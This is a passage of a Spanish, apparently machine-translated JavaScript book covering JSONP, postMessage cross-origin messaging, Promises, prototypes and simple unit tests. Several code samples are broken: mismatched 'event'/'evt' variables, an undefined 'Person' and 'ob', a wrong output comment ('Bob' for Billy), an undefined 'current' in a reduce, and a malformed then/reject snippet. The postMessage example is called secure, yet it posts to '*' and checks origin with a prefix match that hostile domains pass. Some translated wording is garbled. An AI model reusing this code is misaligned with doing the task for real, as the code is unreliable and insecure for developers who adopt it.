Hoy en día, la mayoría de las API públicas permiten a los desarrolladores enviar datos de manera bidireccional entre el cliente y el servidor al habilitar una función llamada CORS (Intercambio de recursos entre orígenes). El navegador comprobará si un determinado encabezado HTTP (Access-Control-Allow-Origin) está configurado y si el dominio del sitio solicitante se encuentra en el valor del encabezado. Si es así, entonces el navegador permitirá establecer conexiones AJAX.

Sin embargo, como los desarrolladores no pueden cambiar los encabezados de respuesta de otros servidores, no siempre se puede confiar en este método.

Método 2: JSONP

JSON con la adición de **P** se suele culpar por ser una solución alternativa. No es el método más sencillo, pero aún así hace el trabajo. Este método aprovecha el hecho de que los archivos de script se pueden cargar desde cualquier dominio. Aún así, es crucial mencionar que solicitar

código JavaScript de fuentes externas **siempre** es un riesgo potencial de seguridad y esto generalmente debe evitarse si hay una mejor solución disponible.

Los datos solicitados utilizando JSONP son típicamente **JSON** , que se ajustan a la sintaxis utilizada para la definición de objetos en JavaScript, lo que hace que este método de transporte sea muy simple. Una forma común de permitir que los sitios web utilicen los datos externos obtenidos a través de JSONP es envolverlos dentro de una función de devolución de llamada, que se establece mediante un parámetro **GET** en la URL. Una vez que se cargue el archivo de script externo, se llamará a la función con los datos como su primer parámetro.

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

El contenido de `http://example.com/api/endpoint.js?callback=myfunc` puede verse así:

```
myfunc({ "example_field":true })
```

La función siempre debe definirse primero, de lo contrario no se definirá cuando se cargue el script externo.

Comunicación segura de origen cruzado con mensajes.

El método `window.postMessage()` junto con su manejador de eventos relativos `window.onmessage` puede usar de manera segura para habilitar la comunicación de origen cruzado.

Se puede llamar al método `postMessage()` de la `window` destino para enviar un mensaje a otra `window` , que podrá interceptarlo con su controlador de eventos `onmessage` , elaborarlo y, si es necesario, enviar una respuesta a la ventana del remitente usando `postMessage()` nuevo.

Ejemplo de ventana comunicándose con un marco de niños.

- Contenido de `http://main-site.com/index.html` :

```
<!-- ... -->
<iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
<script src="main_site_script.js"></script>
<!-- ... -->
```

- Contenido de `http://other-site.com/index.html` :

```
<!-- ... -->
<script src="other_site_script.js"></script>
<!-- ... -->
```

- Contenido de `main_site_script.js` :

```

// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */

    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */,'*');

```

- Contenido de other_site_script.js :

```

window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */,'*');

    }
});

```

Capítulo 88: Promesas

Sintaxis

- nueva Promesa (/ * función ejecutora: * / función (resolver, rechazar) {})
- promesa.then (onFulfilled [, onRejected])
- promise.catch (onRejected)
- Promise.resolve (resolución)
- Promise.reject (razón)
- Promise.all (iterable)
- Promise.race (iterable)

Observaciones

Las promesas forman parte de la especificación ECMAScript 2015 y el [soporte del navegador](#) es limitado, ya que el 88% de los navegadores en todo el mundo lo admiten a partir de julio de 2017. La siguiente tabla ofrece una descripción general de las versiones más antiguas del navegador que brindan soporte para las promesas.

Cromo	Borde	Firefox	explorador de Internet	Ópera	mini Opera	Safari	iOS Safari
32	12	27	X	19	X	7.1	8

En entornos que no los admiten, `Promise` se puede llenar con polietileno. Las bibliotecas de terceros también pueden proporcionar funcionalidades extendidas, como la "promisificación" automatizada de las funciones de devolución de llamada o métodos adicionales como `el progress` también conocido como `notify`.

El sitio web Promises / A + standard proporciona una [lista de implementaciones compatibles con y 1.1](#). Las devoluciones de llamada de promesa basadas en el estándar A + siempre se ejecutan de forma asincrónica como [microtasks en el bucle de eventos](#).

Examples

Encadenamiento de promesa

La `then` método de una promesa devuelve una nueva promesa.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
  // 5 seconds later
  .then(() => 2)
  // returning a value from a then callback will cause
```

```
// the new promise to resolve with this value  
.then(value => { /* value === 2 */ });
```

Devolver una [Promise](#) de una devolución de llamada en [then](#) agregará a la cadena de promesa.

```
function wait(millis) {  
    return new Promise(resolve => setTimeout(resolve, millis));  
}  
  
const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));  
p.then(() => { /* 10 seconds have passed */});
```

Una [catch](#) permite que una promesa rechazada se recupere, de manera similar a cómo funciona la [catch](#) en una declaración de [try / catch](#). Cualquier encadenado [then](#) una [catch](#) ejecutará su controlador de resolución utilizando el valor resuelto de la [catch](#).

```
const p = new Promise(resolve => { throw 'oh no' });  
p.catch(() => 'oh yes').then(console.log.bind(console)); // outputs "oh yes"
```

Si no hay [catch](#) o [reject](#) en el medio de la cadena, una [catch](#) al final capturará cualquier rechazo en la cadena:

```
p.catch(() => Promise.reject('oh yes'))  
.then(console.log.bind(console)) // won't be called  
.catch(console.error.bind(console)); // outputs "oh yes"
```

En ciertas ocasiones, es posible que desee "ramificar" la ejecución de las funciones. Puede hacerlo devolviendo diferentes promesas desde una función dependiendo de la condición. Más adelante en el código, puede combinar todas estas ramas en una para llamar a otras funciones y / o para manejar todos los errores en un solo lugar.

```
promise  
.then(result => {  
    if (result.condition) {  
        return handlerFn1()  
            .then(handlerFn2);  
    } else if (result.condition2) {  
        return handlerFn3()  
            .then(handlerFn4);  
    } else {  
        throw new Error("Invalid result");  
    }  
})  
.then(handlerFn5)  
.catch(err => {  
    console.error(err);  
});
```

Así, el orden de ejecución de las funciones se ve así:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~~> .catch()  
      |                                ^  
      V                                |
```

```
-> handlerFn3 -> handlerFn4 -^
```

La `catch` única obtendrá el error en cualquier rama que pueda ocurrir.

Introducción

Un objeto `Promise` representa una operación que *ha producido o que eventualmente producirá* un valor. Las promesas proporcionan una forma sólida de envolver el resultado (posiblemente pendiente) de un trabajo asíncrono, mitigando el problema de las devoluciones de llamadas profundamente anidadas (conocidas como " [infierno de devolución de llamada](#) ").

Estados y flujo de control.

Una promesa puede estar en uno de tres estados:

- *pendiente* : la operación subyacente aún no se ha completado, y la promesa está *pendiente de cumplimiento*.
- *cumplido* : la operación ha finalizado y la promesa se *cumple* con un *valor* . Esto es análogo a devolver un valor desde una función síncrona.
- *rechazado* : se ha producido un error durante la operación y la promesa se *rechaza* con un *motivo* . Esto es análogo a lanzar un error en una función síncrona.

Se dice que una promesa se *liquida* (o se *resuelve*) cuando se cumple o se rechaza. Una vez que se establece una promesa, se vuelve inmutable y su estado no puede cambiar. Los métodos `then` y `catch` de una promesa se pueden usar para adjuntar devoluciones de llamada que se ejecutan cuando se resuelve. Estas devoluciones de llamada se invocan con el valor de cumplimiento y el motivo de rechazo, respectivamente.

Ejemplo

```
const promise = new Promise((resolve, reject) => {
  // Perform some work (possibly asynchronous)
  // ...
  if /* Work has successfully finished and produced "value" */ {
    resolve(value);
  } else {
    // Something went wrong because of "reason"
    // The reason is traditionally an Error object, although
    // this is not required or enforced.
    let reason = new Error(message);
    reject(reason);

    // Throwing an error also rejects the promise.
    throw reason;
  }
});
```

Los métodos `then` y `catch` se pueden usar para adjuntar devoluciones de llamadas de cumplimiento y rechazo:

```
promise.then(value => {
  // Work has completed successfully,
  // promise has been fulfilled with "value"
}).catch(reason => {
  // Something went wrong,
  // promise has been rejected with "reason"
});
```

Nota: Llamar a `promise.then(...)` y `promise.catch(...)` en la misma promesa puede dar como resultado una `Uncaught exception in Promise` si se produce un error, ya sea al ejecutar la promesa o dentro de una de las devoluciones de llamada, por lo que la forma preferida sería adjuntarla siguiente oyente con la promesa de regresar por el anterior `then / catch`.

Alternativamente, ambas devoluciones de llamada se pueden adjuntar en una sola llamada para `then`:

```
promise.then(onFulfilled, onRejected);
```

Adjuntar devoluciones de llamada a una promesa que ya se ha resuelto las colocará inmediatamente en la `cola de microtask`, y se invocarán "tan pronto como sea posible" (es decir, inmediatamente después de la secuencia de comandos en ejecución). No es necesario verificar el estado de la promesa antes de adjuntar devoluciones de llamada, a diferencia de muchas otras implementaciones que emiten eventos.

[Demo en vivo](#)

Función de retardo llamada

El método `setTimeout()` llama a una función o evalúa una expresión después de un número específico de milisegundos. También es una forma trivial de lograr una operación asíncrona.

En este ejemplo, llamar a la función de `wait` resuelve la promesa después del tiempo especificado como primer argumento:

```
function wait(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
  console.log('5 seconds have passed...');
});
```

Esperando múltiples promesas concurrentes

El método estático `Promise.all()` acepta una promesa (por ejemplo, una `Array`) de promesas y devuelve una nueva promesa, que se resuelve cuando **todas las** promesas en la iterable se han resuelto, o se rechazan si **al menos una** de las promesas en la iterable se ha rechazado.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
  return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
function reject(reason, milliseconds) {
  return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
  resolve(1, 5000),
  reject('Error!', 6000),
  resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
  .catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

Los valores no prometedores en lo iterable son **"promisificados"**.

```
Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

La tarea de destrucción puede ayudar a recuperar resultados de múltiples promesas.

```

Promise.all([
  resolve(1, 5000),
  resolve(2, 6000),
  resolve(3, 7000)
])
.then(([result1, result2, result3]) => {
  console.log(result1);
  console.log(result2);
  console.log(result3);
});

```

Esperando la primera de las múltiples promesas concurrentes.

El método estático `Promise.race()` acepta una Promesa iterable y devuelve una Promesa nueva que se resuelve o rechaza tan pronto como la **primera** de las promesas en el iterable se resuelve o rechaza.

```

// wait "milliseconds" milliseconds, then resolve with "value"
function resolve(value, milliseconds) {
  return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "milliseconds" milliseconds, then reject with "reason"
function reject(reason, milliseconds) {
  return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.race([
  resolve(1, 5000),
  resolve(2, 3000),
  resolve(3, 1000)
])
.then(value => console.log(value)); // outputs "3" after 1 second.

Promise.race([
  reject(new Error('bad things!'), 1000),
  resolve(2, 2000)
])
.then(value => console.log(value)) // does not output anything
.catch(error => console.log(error.message)); // outputs "bad things!" after 1 second

```

Valores "prometedores"

El método estático `Promise.resolve` se puede usar para envolver valores en promesas.

```

let resolved = Promise.resolve(2);
resolved.then(value => {
  // immediately invoked
  // value === 2
});

```

Si el `value` ya es una promesa, `Promise.resolve` simplemente la `Promise.resolve`.

```
let one = new Promise(resolve => setTimeout(() => resolve(2), 1000));
```

```
let two = Promise.resolve(one);
two.then(value => {
  // 1 second has passed
  // value === 2
});
```

De hecho, `value` puede ser cualquier "thenable" (objeto que define una `then` método que funciona suficientemente como una promesa spec compatible). Esto permite que `Promise.resolve` convierta los objetos de terceros no confiables en Promesas de terceros confiables.

```
let resolved = Promise.resolve({
  then(onResolved) {
    onResolved(2);
  }
});
resolved.then(value => {
  // immediately invoked
  // value === 2
});
```

El método estático `Promise.reject` devuelve una promesa que se rechaza inmediatamente con el `reason` dado.

```
let rejected = Promise.reject("Oops!");
rejected.catch(reason => {
  // immediately invoked
  // reason === "Oops!"
});
```

Funciones "prometedoras" con devoluciones de llamada

Dada una función que acepta una devolución de llamada de estilo de nodo,

```
fooFn(options, function callback(err, result) { ... });
```

puedes promisificarlo (*convertirlo en una función basada en la promesa*) de esta manera:

```
function promiseFooFn(options) {
  return new Promise((resolve, reject) =>
    fooFn(options, (err, result) =>
      // If there's an error, reject; otherwise resolve
      err ? reject(err) : resolve(result)
    )
  );
}
```

Esta función se puede utilizar de la siguiente manera:

```
promiseFooFn(options).then(result => {
  // success!
}).catch(err => {
  // error!
});
```

De una manera más genérica, aquí se muestra cómo prometer cualquier función dada de estilo de devolución de llamada:

```
function promisify(func) {
  return function(...args) {
    return new Promise((resolve, reject) => {
      func(...args, (err, result) => err ? reject(err) : resolve(result));
    });
  }
}
```

Esto se puede utilizar de esta manera:

```
const fs = require('fs');
const promisedStat = promisify(fs.stat.bind(fs));

promisedStat('/foo/bar')
  .then(stat => console.log('STATE', stat))
  .catch(err => console.log('ERROR', err));
```

Manejo de errores

Los errores generados por las promesas se manejan mediante el segundo parámetro (`reject`) que se pasa a `then` o por el controlador que se pasa a `catch` :

```
throwErrorAsync()
  .then(null, error => { /* handle error here */ });
// or
throwErrorAsync()
  .catch(error => { /* handle error here */ });
```

Encadenamiento

Si tiene una cadena de promesa, un error hará que se resuelva los manejadores de `resolve` :

```
throwErrorAsync()
  .then(() => { /* never called */ })
  .catch(error => { /* handle error here */ });
```

Lo mismo se aplica a sus funciones de `then` . Si un controlador de `resolve` lanza una excepción, se invocará el siguiente controlador de `reject` :

```
doSomethingAsync()
  .then(result => { throwErrorSync(); })
  .then(() => { /* never called */ })
  .catch(error => { /* handle error from throwErrorSync() */ });
```

Un controlador de errores devuelve una nueva promesa, permitiéndole continuar una cadena de promesa. La promesa devuelta por el controlador de errores se resuelve con el valor devuelto por el controlador:

```
throwErrorAsync()
  .catch(error => { /* handle error here */; return result; })
  .then(result => { /* handle result here */});
```

Puedes dejar que un error caiga en cascada en una cadena de promesa volviendo a lanzar el error:

```
throwErrorAsync()
  .catch(error => {
    /* handle error from throwErrorAsync() */
    throw error;
  })
  .then(() => { /* will not be called if there's an error */ })
  .catch(error => { /* will get called with the same error */ });
```

Es posible lanzar una excepción que no esté manejada por la promesa envolviendo la declaración de `throw` dentro de una `setTimeout` llamada `setTimeout`:

```
new Promise((resolve, reject) => {
  setTimeout(() => { throw new Error(); });
});
```

Esto funciona porque las promesas no pueden manejar las excepciones lanzadas de forma asíncrona.

Rechazos no manejados

Un error se ignorará silenciosamente si una promesa no tiene un bloque `catch` o un controlador de `reject`:

```
throwErrorAsync()
  .then(() => { /* will not be called */ });
// error silently ignored
```

Para evitar esto, siempre use un bloque `catch`:

```
throwErrorAsync()
  .then(() => { /* will not be called */ })
  .catch(error => { /* handle error */ });
// or
throwErrorAsync()
  .then(() => { /* will not be called */ }, error => { /* handle error */ });
```

Alternativamente, suscríbase al evento `unhandledrejection` para capturar cualquier promesa rechazada no manejada:

```
window.addEventListener('unhandledrejection', event => {});
```

Algunas promesas pueden manejar su rechazo más tarde que su tiempo de creación. El evento manejado por el `rejectionhandled` se desencadena cuando se maneja tal promesa:

```
window.addEventListener('unhandledrejection', event => console.log('unhandled'));
window.addEventListener('rejectionhandled', event => console.log('handled'));
var p = Promise.reject('test');

setTimeout(() => p.catch(console.log), 1000);

// Will print 'unhandled', and after one second 'test' and 'handled'
```

El argumento del `event` contiene información sobre el rechazo. `event.reason` es el objeto de error y `event.promise` es el objeto de promesa que causó el evento.

En nodejs los `rejectionhandled` y `unhandledrejection` eventos se llaman `rejectionHandled` y `unhandledRejection` el `process`, respectivamente, y tienen una firma diferente:

```
process.on('rejectionHandled', (reason, promise) => { });
process.on('unhandledRejection', (reason, promise) => { });
```

El argumento de la `reason` es el objeto de error y el argumento de `promise` es una referencia al objeto de promesa que causó que el evento se activara.

El uso de estos eventos de `rejectionhandled` y `rejectionhandled unhandledrejection` debe considerarse solo para fines de depuración. Típicamente, todas las promesas deben manejar sus rechazos.

Nota: Actualmente, solo Chrome 49+ y Node.js son compatibles con los eventos de `rejectionhandled` y `rejectionhandled unhandledrejection` manejados.

Advertencias

Encadenamiento con `fulfill` y `reject`

La función `then(fulfill, reject)` (con ambos parámetros no `null`) tiene un comportamiento único y complejo, y no debe usarse a menos que sepa exactamente cómo funciona.

La función funciona como se espera si se otorga un `null` para una de las entradas:

```
// the following calls are equivalent
promise.then(fulfill, null)
promise.then(fulfill)

// the following calls are also equivalent
promise.then(null, reject)
promise.catch(reject)
```

Sin embargo, adopta un comportamiento único cuando se dan ambas entradas:

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.then(fulfill).catch(reject)
```

```
// the following calls are not equivalent!
promise.then(fulfill, reject)
promise.catch(reject).then(fulfill)
```

La función `then(fulfill, reject)` parece que es un atajo para `then(fulfill).catch(reject)`, pero no lo es, y causará problemas si se usa indistintamente. Uno de estos problemas es que el controlador de `reject` no controla los errores del controlador de `fulfill`. Esto es lo que sucederá:

```
Promise.resolve() // previous promise is fulfilled
  .then(() => { throw new Error(); }) // error in the fulfill handler
  error => { /* this is not called! */ };
```

El código anterior dará lugar a una promesa rechazada porque el error se propaga. Compárela con el siguiente código, que resulta en una promesa cumplida:

```
Promise.resolve() // previous promise is fulfilled
  .then(() => { throw new Error(); }) // error in the fulfill handler
  .catch(error => { /* handle error */ });
```

Existe un problema similar cuando se usa `then(fulfill, reject)` indistintamente con `catch(reject).then(fulfill)`, excepto con promesas cumplidas en lugar de promesas rechazadas.

Lanzamiento sincrónico de la función que debería devolver una promesa.

Imagina una función como esta:

```
function foo(arg) {
  if (arg === 'unexepctedValue') {
    throw new Error('UnexpectedValue')
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Si dicha función se usa en **medio** de una cadena de promesa, entonces aparentemente no hay problema:

```
makeSomethingAsync().
  .then(() => foo('unexepctedValue'))
  .catch(err => console.log(err)) // <-- Error: UnexpectedValue will be caught here
```

Sin embargo, si la misma función se llama fuera de una cadena de promesa, entonces el error no será manejado por ella y se lanzará a la aplicación:

```
foo('unexepctedValue') // <-- error will be thrown, so the application will crash
  .then(makeSomethingAsync) // <-- will not run
  .catch(err => console.log(err)) // <-- will not catch
```

Hay 2 soluciones posibles:

Devuelve una promesa rechazada con el error.

En lugar de lanzar, haz lo siguiente:

```
function foo(arg) {
  if (arg === 'unexepctedValue') {
    return Promise.reject(new Error('UnexpectedValue'))
  }

  return new Promise(resolve =>
    setTimeout(() => resolve(arg), 1000)
  )
}
```

Envuelve tu función en una cadena de promesa

Su declaración de `throw` se capturará correctamente cuando ya esté dentro de una cadena de promesa:

```
function foo(arg) {
  return Promise.resolve()
    .then(() => {
      if (arg === 'unexepctedValue') {
        throw new Error('UnexpectedValue')
      }

      return new Promise(resolve =>
        setTimeout(() => resolve(arg), 1000)
      )
    })
}
```

Conciliación de operaciones síncronas y asíncronas.

En algunos casos, es posible que desee ajustar una operación síncrona dentro de una promesa para evitar la repetición en las ramas de código. Tomemos este ejemplo:

```
if (result) { // if we already have a result
  processResult(result); // process it
} else {
  fetchResult().then(processResult);
}
```

Las ramas síncronas y asíncronas del código anterior se pueden reconciliar envolviendo de forma redundante la operación síncrona dentro de una promesa:

```
var fetch = result
  ? Promise.resolve(result)
  : fetchResult();

fetch.then(processResult);
```

Cuando se almacena en caché el resultado de una llamada asíncrona, es preferible almacenar la promesa en lugar del resultado en sí. Esto garantiza que solo se requiere una operación asíncrona para resolver múltiples solicitudes paralelas.

Se debe tener cuidado de invalidar los valores almacenados en caché cuando se encuentran condiciones de error.

```
// A resource that is not expected to change frequently
var planets = 'http://swapi.co/api/planets/';
// The cached promise, or null
var cachedPromise;

function fetchResult() {
  if (!cachedPromise) {
    cachedPromise = fetch(planets)
      .catch(function (e) {
        // Invalidate the current result to retry on the next fetch
        cachedPromise = null;
        // re-raise the error to propagate it to callers
        throw e;
      });
  }
  return cachedPromise;
}
```

Reducir una matriz a promesas encadenadas

Este patrón de diseño es útil para generar una secuencia de acciones asíncronas a partir de una lista de elementos.

Hay dos variantes:

- la reducción "entonces", que construye una cadena que continúa mientras la cadena experimente el éxito.
- la reducción de "captura", que construye una cadena que continúa mientras la cadena experimenta un error.

La reducción "entonces"

Esta variante del patrón crea una cadena `.then()`, y puede usarse para encadenar animaciones, o hacer una secuencia de solicitudes HTTP dependientes.

```
[1, 3, 5, 7, 9].reduce((seq, n) => {
  return seq.then(() => {
    console.log(n);
    return new Promise(res => setTimeout(res, 1000));
  });
}, Promise.resolve()).then(
  () => console.log('done'),
  (e) => console.log(e)
);
// will log 1, 3, 5, 7, 9, 'done' in 1s intervals
```

Explicación:

1. Llamamos a `.reduce()` en una matriz de origen y proporcionamos `Promise.resolve()` como un valor inicial.
2. Cada elemento reducido agregará un `.then()` al valor inicial.
3. `reduce()` será `Promise.resolve()`. `then(...)`. `then(...)`.
4. `.then(successHandler, errorHandler)` manualmente un `.then(successHandler, errorHandler)` después de la reducción, para ejecutar `successHandler` una vez que se hayan resuelto todos los pasos anteriores. Si algún paso fallara, se ejecutaría `errorHandler`.

Nota: La reducción "entonces" es una contraparte secuencial de `Promise.all()`.

La reducción de "captura"

Esta variante del patrón crea una cadena `.catch()` y puede usarse para sondar secuencialmente un conjunto de servidores web para algún recurso duplicado hasta que se encuentre un servidor que funcione.

```
var working_resource = 5; // one of the values from the source array
[1, 3, 5, 7, 9].reduce((seq, n) => {
  return seq.catch(() => {
    console.log(n);
    if(n === working_resource) { // 5 is working
      return new Promise((resolve, reject) => setTimeout(() => resolve(n), 1000));
    } else { // all other values are not working
      return new Promise((resolve, reject) => setTimeout(reject, 1000));
    }
  });
}, Promise.reject()).then(
  (n) => console.log('success at: ' + n),
  () => console.log('total failure')
);
// will log 1, 3, 5, 'success at 5' at 1s intervals
```

Explicación:

1. Llamamos a `.reduce()` en una matriz de origen y proporcionamos `Promise.reject()` como un valor inicial.
2. Cada elemento reducido agregará un `.catch()` al valor inicial.
3. `reduce()` será `Promise.reject().catch(...).catch(...)`.
4. `.then(successHandler, errorHandler)` manualmente `.then(successHandler, errorHandler)` después de la reducción, para ejecutar `successHandler` una vez que se haya resuelto alguno de los pasos anteriores. Si todos los pasos fuesen `errorHandler`, entonces se ejecutaría `errorHandler`.

Nota: La reducción de "captura" es una contrapartida secuencial de `Promise.any()` (como se implementó en `bluebird.js`, pero actualmente no está en ECMAScript nativo).

para cada uno con promesas

Es posible aplicar efectivamente una función (`cb`) que devuelve una promesa a cada elemento de una matriz, con cada elemento en espera de ser procesado hasta que se procese el elemento anterior.

```

function promiseForEach(arr, cb) {
  var i = 0;

  var nextPromise = function () {
    if (i >= arr.length) {
      // Processing finished.
      return;
    }

    // Process next function. Wrap in `Promise.resolve` in case
    // the function does not return a promise
    var newPromise = Promise.resolve(cb(arr[i], i));
    i++;
    // Chain to finish processing.
    return newPromise.then(nextPromise);
  };

  // Kick off the chain.
  return Promise.resolve().then(nextPromise);
}

```

Esto puede ser útil si necesita procesar eficientemente miles de artículos, uno a la vez. El uso de un bucle `for` regular `for` crear las promesas los creará todos a la vez y ocupará una cantidad significativa de RAM.

Realizando la limpieza con finalmente ()

Actualmente hay una [propuesta](#) (que aún no forma parte del estándar ECMAScript) para agregar una devolución de llamada `finally` a las promesas que se ejecutarán independientemente de si la promesa se cumple o se rechaza. Semánticamente, esto es similar a la [cláusula finally del bloque try](#).

Usualmente usaría esta funcionalidad para la limpieza:

```

var loadingData = true;

fetch('/data')
  .then(result => processData(result.data))
  .catch(error => console.error(error))
  .finally(() => {
    loadingData = false;
});

```

Es importante tener en cuenta que la devolución de llamada `finally` no afecta el estado de la promesa. No importa el valor que devuelva, la promesa se mantiene en el estado cumplido / rechazado que tenía antes. Por lo tanto, en el ejemplo anterior, la promesa se resolverá con el valor de retorno de `processData(result.data)` aunque la devolución de llamada `finally` devolvió `undefined`.

Con el proceso de normalización sigue siendo en curso, la implementación de las promesas más probable es que no apoyará `finally` devoluciones de llamada fuera de la caja. Para las devoluciones de llamada sincrónicas, puede agregar esta funcionalidad con un polyfill sin embargo:

```

if (!Promise.prototype.finally) {
  Promise.prototype.finally = function(callback) {
    return this.then(result => {
      callback();
      return result;
    }, error => {
      callback();
      throw
      error;
    });
  };
}

```

Solicitud de API asíncrona

Este es un ejemplo de una simple llamada GET API envuelta en una promesa de aprovechar su funcionalidad asíncrona.

```

var get = function(path) {
  return new Promise(function(resolve, reject) {
    let request = new XMLHttpRequest();
    request.open('GET', path);
    request.onload = resolve;
    request.onerror = reject;
    request.send();
  });
};

```

Se puede hacer un manejo de errores más robusto usando las siguientes funciones [onload](#) y [onerror](#).

```

request.onload = function() {
  if (this.status >= 200 && this.status < 300) {
    if(request.response) {
      // Assuming a successful call returns JSON
      resolve(JSON.parse(request.response));
    } else {
      resolve();
    }
  } else {
    reject({
      'status': this.status,
      'message': request.statusText
    });
  }
};

request.onerror = function() {
  reject({
    'status': this.status,
    'message': request.statusText
  });
};

```

Utilizando ES2017 async / await

El mismo ejemplo anterior, [Carga de imagen](#), puede escribirse usando [funciones asíncronas](#).

Esto también permite usar el método común de `try/catch` para el manejo de excepciones.

Nota: a [partir de abril de 2017, las versiones actuales de todos los navegadores, pero Internet Explorer admite funciones asíncronas](#).

```
function loadImage(url) {
    return new Promise((resolve, reject) => {
        const img = new Image();
        img.addEventListener('load', () => resolve(img));
        img.addEventListener('error', () => {
            reject(new Error(`Failed to load ${url}`));
        });
        img.src = url;
    });
}

(async () => {
    // Load /image.png and append to #image-holder, otherwise throw error
    try {
        let img = await loadImage('http://example.com/image.png');
        document.getElementById('image-holder').appendChild(img);
    }
    catch (error) {
        console.error(error);
    }
})();
```

Capítulo 89: Prototipos, objetos

Introducción

En el JS convencional no hay clase, en cambio tenemos prototipos. Al igual que la clase, el prototipo hereda las propiedades, incluidos los métodos y las variables declaradas en la clase. Podemos crear la nueva instancia del objeto cuando sea necesario por, Object.create (PrototypeName); (También podemos dar el valor para el constructor)

Examples

Creación e inicialización de prototipos.

```
var Human = function() {
    this.canWalk = true;
    this.canSpeak = true; //

};

Person.prototype.greet = function() {
    if (this.canSpeak) { // checks whether this prototype has instance of speak
        this.name = "Steve"
        console.log('Hi, I am ' + this.name);
    } else{
        console.log('Sorry i can not speak');
    }
};
```

El prototipo puede ser instanciado así.

```
obj = Object.create(Person.prototype);
ob.greet();
```

Podemos pasar valor para el constructor y hacer que el booleano sea verdadero o falso según el requisito.

Explicación detallada

```
var Human = function() {
    this.canSpeak = true;
};

// Basic greet function which will greet based on the canSpeak flag
Human.prototype.greet = function() {
    if (this.canSpeak) {
        console.log('Hi, I am ' + this.name);
    }
};

var Student = function(name, title) {
    Human.call(this); // Instantiating the Human object and getting the members of the class
```

```

this.name = name; // inheriting the name from the human class
this.title = title; // getting the title from the called function
};

Student.prototype = Object.create(Human.prototype);
Student.prototype.constructor = Student;

Student.prototype.greet = function() {
  if (this.canSpeak) {
    console.log('Hi, I am ' + this.name + ', the ' + this.title);
  }
};

var Customer = function(name) {
  Human.call(this); // inheriting from the base class
  this.name = name;
};

Customer.prototype = Object.create(Human.prototype); // creating the object
Customer.prototype.constructor = Customer;

var bill = new Student('Billy', 'Teacher');
var carter = new Customer('Carter');
var andy = new Student('Andy', 'Bill');
var virat = new Customer('Virat');

bill.greet();
// Hi, I am Bob, the Teacher

carter.greet();
// Hi, I am Carter

andy.greet();
// Hi, I am Andy, the Bill

virat.greet();

```

Capítulo 90: Prueba de unidad Javascript

Examples

Afirmacion basica

En su nivel más básico, Unit Testing en cualquier idioma proporciona afirmaciones contra algunos resultados conocidos o esperados.

```
function assert( outcome, description ) {
  var passFail = outcome ? 'pass' : 'fail';
  console.log(passFail, ': ', description);
  return outcome;
};
```

El popular método de afirmación anterior nos muestra una manera rápida y fácil de afirmar un valor en la mayoría de los navegadores web e intérpretes como Node.js con prácticamente cualquier versión de ECMAScript.

Una buena prueba de unidad está diseñada para probar una unidad de código discreta; Por lo general una función.

```
function add(num1, num2) {
  return num1 + num2;
}

var result = add(5, 20);
assert( result == 24, 'add(5, 20) should return 25...');
```

En el ejemplo anterior, el valor de retorno de la función `add(x, y)` o $5 + 20$ es claramente `25`, por lo que nuestra afirmación de `24` debería fallar, y el método de afirmación registrará una línea de "falla".

Si simplemente modificamos el resultado esperado de la aserción, la prueba tendrá éxito y la salida resultante tendrá un aspecto similar a este.

```
assert( result == 25, 'add(5, 20) should return 25...');

console output:
> pass: should return 25...
```

Esta simple afirmación puede asegurar que en muchos casos diferentes, su función "agregar" siempre devolverá el resultado esperado y no requiere marcos o bibliotecas adicionales para funcionar.

Un conjunto de aserciones más riguroso se vería así (usando `var result = add(x,y)` para cada aserción):

```
assert( result === 0, 'add(0, 0) should return 0...');  
assert( result === -1, 'add(0, -1) should return -1...');  
assert( result === 1, 'add(0, 1) should return 1...');
```

Y la salida de la consola sería esta:

```
> pass: should return 0...  
> pass: should return -1...  
> pass: should return 1...
```

Ahora podemos decir con seguridad que `add(x,y)` ... **debe devolver la suma de dos enteros** . Podemos resumirlos en algo como esto:

```
function test_addsIntegers() {  
  
  // expect a number of passed assertions  
  var passed = 3;  
  
  // number of assertions to be reduced and added as Booleans  
  var assertions = [  
  
    assert( add(0, 0) == 0, 'add(0, 0) should return 0...'),  
    assert( add(0, -1) == -1, 'add(0, -1) should return -1...'),  
    assert( add(0, 1) == 1, 'add(0, 1) should return 1...')  
  
  ].reduce(function(previousValue, currentValue){  
  
    return previousValue + current;  
  });  
  
  if (assertions === passed) {  
  
    console.log("add(x,y)... did return the sum of two integers");  
    return true;  
  
  } else {  
  
    console.log("add(x,y)... does not reliably return the sum of two integers");  
    return false;  
  }  
}
```

Pruebas de unidad prometen con Mocha, Sinon, Chai y Proxyquire

